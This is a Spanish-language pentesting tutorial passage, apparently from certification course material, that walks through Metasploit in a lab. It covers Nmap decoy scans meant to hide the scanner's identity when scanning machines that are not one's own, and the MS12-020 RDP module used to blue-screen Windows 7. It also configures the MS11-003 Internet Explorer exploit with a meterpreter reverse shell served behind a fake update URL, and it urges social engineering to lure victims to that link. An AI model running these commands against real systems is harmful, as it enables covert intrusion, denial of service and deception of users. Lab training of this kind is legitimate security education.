Cuando está escaneamos máquinas que no son nuestras, es recomendable ocultar la IP (nuestra identidad). Ya que cada paquete que se envía, contiene nuestra dirección de origen. Para esto se aplica a la **suplantación de nuestra IP**, Nmap puede realizar esta tarea. Una solución es **ofuscar nuestra dirección IP**, la colocaremos junto a otras para que el administrador de red / seguridad no puede localizar el origen de la exploración. Nmap nos permite utilizar direcciones IP de **señuelo** para que se vea como si muchas direcciones IP están escaneando el objetivo.

Sintaxis:

```
nmap -sS "Direccion IP del objetivo" -D "Direcciones falsas o ficticias"
```

El comando quedaría asi: "**nmap –sS 192.168.28.129 –D 10.0.0.1,10.0.0.8.10.0.0.3,10.0.0.2**"

Donde:

- **-sS**: Hace que el escaneo se lleve a cabo de forma cautelosa, mediante **envió incompleto de paquetes de forma SYN (síncrona).**
- **-D**: Hace uso de la funcion "**señuelo**" para indicar las IP´s ficticias o no legitimas.

```
Nmap scan report for 192.168.28.129
Host is up (0.00076s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
MAC Address: 00:0C:29:F2:C9:71 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```

Imagen 3.2.0: Información recopilada acerca del host, mediante la configuracion con suplantación de IP.

Configuracion de la MSF DB e importación de escaneos a Metasploit


El framework permite la **importación de los resultados** obtenidos con nmap (**al igual que el fichero de resultados de muchas otras herramientas.**) Para comenzar, hay que tener corriendo el servicio de PostgreSQL, como anteriormente se demostró con el comando "**service postgresql start**".

Hecho esto, abrimos una terminal nueva, y ejecutamos "**msfdb init**" (**Este comando es para Kali 2.0 y Parrot Sec OS**) para inicializar la base de datos con la que se trabajará la importación hacia el Framework, abrimos el Metasploit

con "**msfconsole**" y revisaremos si la base de datos está conectada, esto con el comando "**db_status**", completados estos pasos, a continuación realizaremos la importación de los resultados obtenidos de un escaneo mediante Nmap.

NOTA: <u>En este ejercicio se realizará un escaneo a una VM nueva, este host será un Windows XP SP3 que se proporciona junto con el material de la certificación, esta prueba también se puede hacer con el host de la VM OWASP BWA.</u>

- Inicializamos el servicio de **postgresql** con el comando "**service postgresql start**"
- Hecho esto, iniciaremos la base de datos del framework con el comando **"msfdb init":**






Imagen 3.2.1 y 3.2.2: Comandos para inicializar las bases de datos del Metasploit.

- Puede aparecer este mensaje diciendo que una base de datos ya ha sido previamente configurada, omitiendo inicialización, u otro indicando que se acaba de inicializar la base de datos, ambos son correctos. Ya iniciada, abrimos la consola de Metasploit con el comando "**msfconsole**", dentro ejecutamos "**msfdb start**" seguido de esto ejecutamos "**db_status**" para ver el estado actual de la base de datos:

Imagen 3.2.3: Comandos para inicializar y revisar las bases de datos del Metasploit desde su consola.

- Completado esto, haremos un escaneo usando Nmap desde la consola de comandos de Metasploit, como también crearemos un archivo de salida (output) que contendrá los resultados. Dentro de la consola ejecutamos el siguiente comando:

Sintaxis:

```
nmap -sS –O –sV  -oX “nombre del output” “IP objetivo”
```

- El comando quedará asi: **“nmap -sS -sV -O -oX Scan 192.168.28.143”:**




Imagen 3.2.4: Información recopilada por Nmap

- Ejecutado el comando de forma correcta, se visualiza la información que se solicita mediante los parámetros especificados. Los archivos de salida se guardan por default en **“/root/”:**

Imagen 3.3.5: Resultados del escaneo exportado a nuestro Directorio especificado.

- Teniendo este archivo aquí y tener configurada correctamente las bases de datos del framework, ya podemos realizar la importación de resultados a Metasploit, ejecutando el siguiente comando: **Sintaxis:**

```
db_import
```

- Quedando el comando asi: **db_import Scan:**

```
msf > db_import Scan
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.6.7'
[*] Importing host 192.168.28.143
[*] Successfully imported /root/Scan
msf >
```

Imagen 3.2.6: Importación del archivo obtenido hacia Metasploit.

- Ya después de haber conseguido de forma exitosa la importación, haciendo uso del comando "**hosts**" podemos enumerar en la consola del framework los hosts escaneados:

```
msf > hosts

Hosts
=====

address         mac                name            os_name     os_flavor  os_sp  purpose  info  comments
-------         ---                ----            -------     ---------  -----  -------  ----  --------
192.168.28.143  00:0c:29:8d:88:ca                  Windows XP                    client

msf >
```

Imagen 3.2.7: Lista de hosts agregados mediante la importación del archivo con los resultados de Nmap

- Aquí vemos como se llevó a cabo de forma exitosa la importación de resultados a la consola del framework, ahora podemos trabajar con estos resultados en una sola plataforma, en la que se pueden llevar a cabo múltiples acciones, como la exportación, respaldo de resultados, trabajar con nmap en conjunto con las herramientas de Metasploit, etc.
- Con el comando "**db_nmap**" podemos configurar distintas tareas para trabajar con el host que se importó hacia el framework, algunas de las numerosas opciones para usar "**db_nmap**":

```
msf > db_nmap -
db_nmap --append-output                          db_nmap --ttl <val>
db_nmap --badsum                                 db_nmap --unprivileged
db_nmap --data <hex string>                      db_nmap --version-all
db_nmap --data-length <num>                      db_nmap --version-intensity <level>
db_nmap --data-string <string>                   db_nmap --version-light
db_nmap --datadir <dirname>                      db_nmap --version-trace
db_nmap --dns-servers <serv1[,serv2],...>        db_nmap --webxml
db_nmap --exclude <host1[,host2][,host3],...>    db_nmap -6
db_nmap --exclude-ports <port ranges>            db_nmap -A
db_nmap --excludefile <exclude_file>             db_nmap -D <decoy1,decoy2[,ME],...>
db_nmap --host-timeout <time>                    db_nmap -F
db_nmap --iflist                                 db_nmap -O
```

Imagen 3.2.8: Lista de parámetros de configuracion para trabajar con las BD y Nmap desde Metasploit. Entre estas opciones esta la que nos permite escanear un host directamente desde la consola del framework, estos resultados se guardaran en nuestra base de datos actual. **Sintaxis:**

db_nmap –A

- El comando para esto sería: "**db_nmap –A 192.168.28.143**"

```
msf > db_nmap -A 192.168.28.143
[*] Nmap: Starting Nmap 7.01 ( https://nmap.org ) at 2016-08-16 22:21 EDT
[*] Nmap: 'mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
s-servers'
[*] Nmap: Nmap scan report for 192.168.28.143
[*] Nmap: Host is up (0.00027s latency).
[*] Nmap: Not shown: 997 closed ports
[*] Nmap: PORT    STATE SERVICE      VERSION
[*] Nmap: 135/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp open  netbios-ssn  Microsoft Windows 98 netbios-ssn
[*] Nmap: 445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
[*] Nmap: MAC Address: 00:0C:29:8D:88:CA (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows XP
```

Imagen 3.2.9: Visualizar información del host sin escanearlo de nuevo, ya que los resultados fueron importados.

Realizar **un respaldo o exportar información desde la consola** del framework es una función bastante útil por múltiples razones, entre ellas el que es bastante sencillo hacer eso. Con el comando "**db_export**" se puede realizar eso, lo que hará será exportar en un **fichero .XML toda la información que recolectemos**, para asi utilizarla después.

Sintaxis:

```
db_export –f xml
```

- Quedando el comando de esta forma: "**db_export –f xml /root/Desktop/Exportado.xml**"

```
msf > db_export -f xml /root/Desktop/Exportado.xml
[*] Starting export of workspace default to /root/Desktop/Exportado.xml [ xml ]...
[*]     >> Starting export of report
[*]     >> Starting export of hosts
[*]     >> Starting export of events
[*]     >> Starting export of services
[*]     >> Starting export of web sites
[*]     >> Starting export of web pages
[*]     >> Starting export of web forms
[*]     >> Starting export of web vulns
[*]     >> Starting export of module details
[*]     >> Finished export of report
[*] Finished export of workspace default to /root/Desktop/Exportado.xml [ xml ]...
msf >
```

Imagen 3.3.0: Exportación de información desde la consola.

- Si verificamos el directorio, se encontrará el fichero .XML que exportamos, conteniendo la información acerca de los hosts.

```
[root@parrot]-[
  #cd Desktop/
[root@parrot]-[
  #ls
Exportado.xml  RE
HMScan.txt     vm
```

Imagen 3.3.1: Ubicación del archivo en formato .XML

Explotación utilizando el framework

Luego de comprender las ventajas del framework, sus utilidades, versiones, habernos familiarizado con el modo de uso de la consola, haber recopilado información acerca de los hosts o equipos en nuestra red, yendo un poco más lejos, nos encontramos con la fase de explotación, que es donde nos aprovechamos de las vulnerabilidades o fallos de seguridad en estos sistemas, ya sea por configuraciones inadecuadas, errores de desarrollo, etc. El obtener el control sobre un sistema es algo que puede llegar a ser algo que cause cierta emoción, En este parte del capítulo, nos adentraremos por completo en la explotación de estos sistemas ofreciendo un enfoque totalmente práctico para llevar a cabo esto. Nos aprovecharemos de las vulnerabilidades que estos tienen, en las siguientes páginas se demostrará el uso diferentes exploits y componentes del framework, asi como trabajar con otras herramientas en conjunto con Metasploit.

Conceptos Básicos.

Antes de comenzar de lleno con la tarea de la explotación, es necesario tener bastante claro ciertos conceptos acerca de Metasploit, que son, que implican, como nos benefician/perjudican y como se involucran en el uso de Metasploit y en la fase de explotación. A continuación se mencionarán las definiciones sobre conceptos con los que trabajaremos la mayor parte del tiempo.

Exploits.

Son scripts o piezas e código que permiten aprovecharse de una vulnerabilidad, fallo de seguridad o bug, con el fin de tomar ventaja para obtener acceso a un sistema, alterar el comportamiento de este o poder realizar acciones perjudiciales en alguna parte de él. Existen miles de estos, asi como la extensa variedad de categorías o finalidad con las que hayan sido hechos, desde causar "**overflows**" e inyecciones, hasta comprometer por completo un sistema operativo y escalar privilegios.

Payloads.

Son bloques de código que usualmente toman acción justo después de haber conseguido una explotación inicial exitosa, comúnmente se configuran junto con exploit que realiza el trabajo de la explotación,

- En Metasploit, estos son un módulo de explotación, existen 3 Tipos: "**Single, Stager, Staged**"

- **Single**: Se encargan de realizar una tarea en específico, como ejecutar un comando, crear un usuario, etc… también se les conoce como "***inline***"

- **Stagers:** Su función principal es la de establecer una conexión entre el atacante y la víctima, esto con el fin de descargar payloads de tipo ***Staged***.

- **Staged:** Estos se descargan y son ejecutados por los de tipo stagers, y usualmente utilizados para establecer algún **canal de comunicación** , sesiones ***meterpreter*** o algunas otras tareas complejas

Metasploit dispone de una **extensa variedad de exploits y payloads**, estos fácilmente se pueden visualizar con el comando "**show**", ejecutando asi: "**show exploits**" o "**show payloads**", al mostrarse se ordenaran en orden alfabético, indicando por columnas el nombre, fecha de salida, clasificación y descripción:

- Listado de algunos **payloads**:




Imagen 3.3.2: Listado de algunos payloads.

- Listado de algunos **exploits:**

Imagen 3.3.3: Listado de algunos exploits.

Hasta este punto ya nos hemos familiarizado lo suficiente con el framework, por lo que comenzaremos con la fase de explotación, esta se lleva a cabo básicamente de 2 maneras, **sin interacción por parte del usuario y con interacción**, a lo largo de este capítulo se harán ejercicios con la temática de cada forma de explotación. Para comenzar nuestra fase de explotación, serán necesarias las máquinas virtuales mencionadas al comienzo del capítulo, ya que estas formarán parte de nuestro laboratorio de pentesting.

Intrusión sin Interacción.

Mencionada antes, esta cosiste en que todo el trabajo de la explotación se haga en su totalidad por parte del atacante, sin involucrar a la víctima en proceso. La realización de ataques sobre sistemas objetivos sin que el usuario realice interacción alguna, es ventajosa ya que el atacante podría tomar el control del equipo en cualquier momento, sin que el usuario notase, algo extraño, como puede ser el lanzamiento de un exploit, realizar inyecciones de código malicioso, denegación de servicio (DoS), crear desbordamientos, etc.

Denegación de Servicios en Windows 7.

Este tipo de ataques consisten en dejar a una computadora o un algún recurso de una red no disponible de forma indefinida. También conocidos como pruebas de "estrés" la denegación de servicios puede llegar a ser algo muy perjudicial en los sistemas, puesto a que puede causar desde una simple demora en un equipo, hasta dejar inutilizable algún recurso informático de suma importancia, como pueden páginas web, equipos, redes, servidores, etc. En donde los daños se ven reflejados en el sector financiero, causando fuertes pérdidas económicas.

Windows 7 contiene una vulnerabilidad en el servicio de escritorio remoto (Remote Desktop) la cual permite causar una denegación de servicios al equipo, causando asi algo ten perjudicial como lo es el famoso "**pantallazo azul**".
Antes de continuar debemos tener encendidas nuestras 2 VMs:

- La máquina atacante (Parrot) y la victima Windows 7 Professional, ambas con el adaptador de red configurado en modo "**NAT**".

- Estando ambas encendidas, realizamos una **identificación de Hosts activos**, para esto se puede utilizar, **Zenmap, Angry IP Scanner o Nmap** en una nueva terminal de comandos o desde el framework de Metasploit, en este ejemplo se lleva a cabo desde la consola del framework.

En la consola de Metasploit, una vez escaneado nuestro TARGET, vemos los puertos que tiene abiertos, estos pueden ser una posible puerta trasera del sistema o por los cuales nosotros podemos realizar nuestra Intrusion o acción perjudicial. Vemos que el puerto **445** donde corre el servicio de **Microsoft – DS.** Este puerto es utilizado para el protocolo "**Server Message Block**" mediante TCP, en Windows este protocolo es mayormente usado para compartir archivos con el apoyo del TCP (Protocolo de transferencia de contenido). Como se tiene abierto este puerto indicando el protocolo SMB, es probable que quizás esté funcionando el servicio de la conexión de escritorio remota.




Imagen 3.3.4: Realizando desde Metasploit un escaneo del host objetivo.

Hecha la recopilación y haber identificado posibles fallos de seguridad, haremos uso de Metasploit para poder explotar este host, usaremos el modulo: **auxiliary/dos/windows/rdp/ms12_020_maxchannelids.**

- Entramos al módulo ejecutando el comando de Metasploit "use": "**use auxiliary/dos/windows/rdp/ms12_020_maxchannelids"**

- Dentro, mostramos las opciones de configuracion del módulo con el comando "**show options**", en donde veremos solo 2 opciones, el Host y Puerto remotos (RHOST y RPORT), en donde ingresaremos la información de estos.

- Para el host se coloca: **set RHOST "Direccion del host"** y para el Puerto no es necesario, ya que el "auxiliary" trae pre configurado el Puerto **3389**, aunque también se puede cambiar por alguno opcional, puede ser cualquiera, ejecutando el comando **set RPORT "Numero del puerto preferencial**.
  NOTA: No es recomendable utilizar puertos como el 80 u 8080, que es dónde corre el servicio HTTP, y puede causar problemas o "crashes", lo recomendable es no utilizarlos para este tipo de ataques




Imagen 3.3.5: Configuracion del módulo que se usará para el ataque.

- Hecho las configuraciones adecuadas en las variables proporcionadas por el modulo, procedemos a lanzar el ataque ejecutando el comando "**exploit**"
- Veremos cómo se realiza el proceso, se revisa el estado del RDP, nos muestra un mensaje de que parece "**caído**", y al final nos indica que la ejecución del módulo se completó.




Imagen 3.3.6: Ejecución, proceso y finalización del módulo.

- Tomando en cuenta esto, nos pasamos a la maquina Windows, vemos que se obtuvo el resultado deseado, provocando el DoS del Host, y mostrándose asi el temido "**pantallazo azul**".

Imagen 3.3.7: Ataque realizado con éxito.




Imagen 3.3.8: Mensaje de Windows sobre recuperación.

- Al volver a la normalidad, el sistema nos mostrará un mensaje diciendo que windows se recuperó de un apagado inesperado, indicando "**BlueScreen**" que fue lo que ocasionamos.

El ataque funciona asi: Se recopila información del host para identificar posibles fallos de seguridad, como se demostró, después se escogió el modulo adecuado para lleva a cabo el ataque, se configuró el "**auxiliary**" con la información acerca del hosts y se lanzó el ataque causando el DoS, la forma en que se consiguió hacer daño es gracias a que los todos paquetes enviados son tomados por los campos del "**MaxChanneliD**´s", y este no es el adecuado para trabajar con transferencias de este tipo (**File Sharing**), es por esto que la función del módulo fue causar un "**overflow**", esto se basa enviar al host un cierto número de peticiones o paquetes al servicio del RDP, esto se consigue mediante la ejecución remota de código.
Esta denegación de servicios fue a nivel de aplicación, es decir, que el malware se aprovecha de una vulnerabilidad encontrada en el software (aplicaciones) causando el "**crash**" del recurso informático, los ataques de este tipo comúnmente van dirigidos Windows, servidores Apache y Open BDS.

Intrusión con Interacción.

Durante el ejercicio anterior se mostró que hay ocasiones en las que se puede realizar bastante daño sin tener que involucrar a los usuarios para poder cumplir nuestro objetivo, que es perjudicar al sistema. Ya sea el que se instale malware en el equipo objetivo, se deshabiliten funciones, etc. El que los usuarios se involucren en el medio para poder realizar un ataque tiene sus pros y contras, la ventaja mayor de esto es que el **descuido o ignorancia de los usuarios** nos permite realizar ataques de este tipo, la desventaja en algunas ocasiones es que sin un usuario que interactúe, o un usuario experto, será más difícil llevar a cabo nuestro objetivo. En siguiente ejercicio será de esta temática, en donde por medio de ingeniería social consigamos que la víctima complete los últimos pasos de nuestro propósito.

Intrusión en Windows 7 Mediante Internet Explorer 8.

Después de causar un ataque DoS y haber dejado inhábil un equipo, ahora haremos un ataque en el que lejos de hacer una prueba de estrés y causar demoras en los servicios que proporcionan estos recursos informáticos, comprometeremos el equipo remotamente.

Retomando el punto del ejercicio anterior donde apareció el mensaje de recuperación de un apagado inesperado, comenzaremos nuestro nuevo ataque. Volvemos a la consola de Metasploit, como estamos aun dentro del módulo "**auxiliary/dos/windows/rdp/ms12_020_maxchannelids"**, será necesario regresar para escoger un **nuevo exploit**, esto lo hacemos con el comando "**back**":

Imagen 3.3.9: Función del comando "back".

- Estando en la interfaz principal consola, luego haber recogido información sobre los hosts activos en nuestra red, y saber la dirección del host que atacaremos, haciendo uso del comando "**search**" buscamos el siguiente exploit "**ms11_003_ie_css_import "**:
- Quedando asi el comando: "**search ms11_003_ie_css_import":**

Imagen 3.4.0: Búsqueda del exploit que ocuparemos.

- Ya ubicado el exploit, entraremos al módulo haciendo utilizando el comando "**use**", ejecutando el comando de esta forma: "**use ms11_003_ie_css_import",** seguido de esto entraremos al módulo, en donde ejecutaremos el comando "**info**" para visualizar los datos acerca del exploit, asi como la lista de objetivos disponibles para este, en donde vemos que se encuentra **Internet explorer 8.**

Imagen 3.4.1: Información acerca de exploit/módulo seleccionado.

Una vez vista esta información, tenemos que saber cuáles son las **opciones de configuración con las que este exploit funciona**, asi como las predeterminadas que tiene el exploit trae configuradas. Hacemos uso del comando "**show options**" para mostrar esto:




Imagen 3.4.2: Opciones de configuración que se usarán para el exploit.

Haremos uso de un **payload** que establezca una **conexión inversa** con nuestra computadora, esto funciona asi: Al momento de que se consiga la explotación, el payload "**windows/meterpreter/reverse_tcp**" hará que se establezca una conexión inversa con nuestra computadora, arrojando una **sesion meterpreter,** que es básicamente un "*command prompt*" o una nueva línea de comandos, **estos comandos se ejecutarán directamente sobre el sistema al que hayamos realizado la Intrusion**.

Volviendo al punto de configuracion de nuestro exploit y payload, al hacer uso de "**show options"** se muestran las variables de configuración.

Las opciones de configuracion que ocuparemos son las siguientes:

- **SRVHOST**: El equipo donde habrá un servidor hospedando el enlace con código malicioso
- **SRVPORT**: El puerto que estará a la escucha en el servidor, en este caso es el 8080.
- **URIPATH:** Es el localizador o nombre que le pondremos a nuestra ruta de enlace. (IExplorerUpdate8.2.0), esto último es opcional, se le puede poner el "path" que sea, o se peude dejar en blanco esta opción de configuracion y generará en automático uno aleatorio.
- Utilizaremos el payload mencionado para establecer la conexión de la shell inversa, colocamos: "**set payload windows/meterpreter/reverse_tcp**
- Ya después de haber configurado correctamente todas las variables anteriores, por último colocamos nuestro **LHOST (Nosotros), esta será la dirección con la que se establecerá la conexión de la shell inversa del meterpreter.**

- Ejecutamos **Exploit:**

```
msf exploit(ms11_003_ie_css_import) > set SRVHOST 192.168.28.141
SRVHOST => 192.168.28.141
msf exploit(ms11_003_ie_css_import) > set SRVPORT 8080
SRVPORT => 8080
msf exploit(ms11_003_ie_css_import) > set URIPATH IExplorerUpdate8.2.0.exe
URIPATH => IExplorerUpdate8.2.0.exe
msf exploit(ms11_003_ie_css_import) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms11_003_ie_css_import) > exploit


msf exploit(ms11_003_ie_css_import) > set LHOST 192.168.28.141
LHOST => 192.168.28.141
msf exploit(ms11_003_ie_css_import) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.28.141:4444
[*] Using URL: http://192.168.28.141:8080/IExplorerUpdate8.2.0.exe
[*] Server started.
msf exploit(ms11_003_ie_css_import) >
```

Imagen 3.4.3: Configuracion lista y exploit esperando a inyectar el código malicioso.

- Vemos que el exploit está corriendo en forma de "**Background**" estando a la espera, también vemos que nos da una URL (**http://192.168.28.141:8080/IExplorerUpdate8.2.0.exe**) que al momento de que la víctima la visite en el navegador de Internet Explorer con version 8, se ejecutará la inyección de código malicioso.

Explotación

NOTA: Para realizar este ataque se requiere el uso de **ingeniería social**, ya sea que el atacante convenza por ciertas razones de que ingrese a la dirección proporcionada por el framework, o engañe a la víctima para que visite este URL. Esto queda a criterio e imaginación de cada uno para poder llevar a cabo esto, las posibilidades son infinitas. Suponiendo que alguien entra a esa dirección, lo único que pasara (a simple vista) es que la página quede cargando, para después mostrarnos un error:





Imagen 3.4.4: Mensaje de error en I. Explorer.

- De vuelta a la consola del Framework, gracias a que la víctima visitó la URL, vemos que el exploit ejecuta su trabajo, y se realiza la **migración de procesos**, esto con el fin de **evitar que se corte la comunicación entre nosotros y la víctima**, ya sea por un firewall, o esta persona cierre su navegador, en este caso se realizaron 2 migraciones, asi como la sesion meterpreter de cada una, obteniendo asi 2 sesiones.



- Si ejecutamos el comando "**sessions –l**" se hará una enumeración de las sesiones de meterpreter activas, en donde veremos las sesiones **meterpreter** abiertas que conseguimos, listas para poder interactuar con el sistema ajeno:




Imagen 3.4.5: Migración de procesos llevándose a cabo.

Imagen 3.4.6: Listado de sesiones meterpreter activas sobre el equipo victima.

¿Qué es el meterpreter?

Metasploit cuenta con una herramienta de enorme utilidad llamada "**Meterpreter**" está enfocada principalmente a las **tareas de post-explotación**, esta nos provee de muchas funciones que nos facilitan el trabajo y que se pueden llevar a cabo mientras estamos dentro del sistema ajeno. Cuando se

ejecuta un payload malicioso en el quipo víctima, este malware está limitado a realizar unas tareas en específico que la shell puede llevar a cabo.

Aquí es donde Meterpreter aparece, donde lejos de solamente conseguir la explotación de un sistema, podremos llevar a cabo acciones que mayormente resultan bastante perjudiciales al sistema. Meterpreter es una herramienta que funciona como un payload, trabaja como un intérprete de comandos de Metasploit, cuando se utiliza no crea nuevos procesos, esto lo hace más potente y cauteloso, esto gracias a que funciona mediante la inyección de código en la memoria DLL. Sus principales ventajas son:

♦ **Variedad extensa de funcionalidades** para la post-explotación ♦
Permite realizar **la migración de procesos fácil y rápida**.

- ♦ Reside por completo en la memoria **no escribe nada en el disco, haciéndolo más cauteloso** o "stealth"
- ♦ Su modo de uso es bastante simple y **fácil de entender.**

Ya obtenida la sesión de meterpreter sobre el equipo víctima, podemos realizar numerosas acciones con él, esto se consigue de distintas formas, entre ellas el hacer uso de los comandos de las shell de meterpreter que nos permiten obtener información útil acerca del sistema comprometido asi como también realizar tareas sobre el sistema, dentro de la shell de meterpreter ejecutaremos el comando "**help**", este sirve mostrar la lista de comandos de meterpreter disponibles para la plataforma de android mostrar lista de procesos que corren actualmente en el sistema:

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
```

Imagen 3.4.7: Listado de algunos comandos para uso con meterpreter.

NOTA: <u>Cada que se obtenga una sesion meterpreter sobre las distintas plataformas y dispositivos (Windows, Mac, Linux, Android, iOS, etc.), los comandos cambiarán, habrá unos que sean exclusivamente para cada plataforma a la que hayamos hecho la Intrusion.</u>

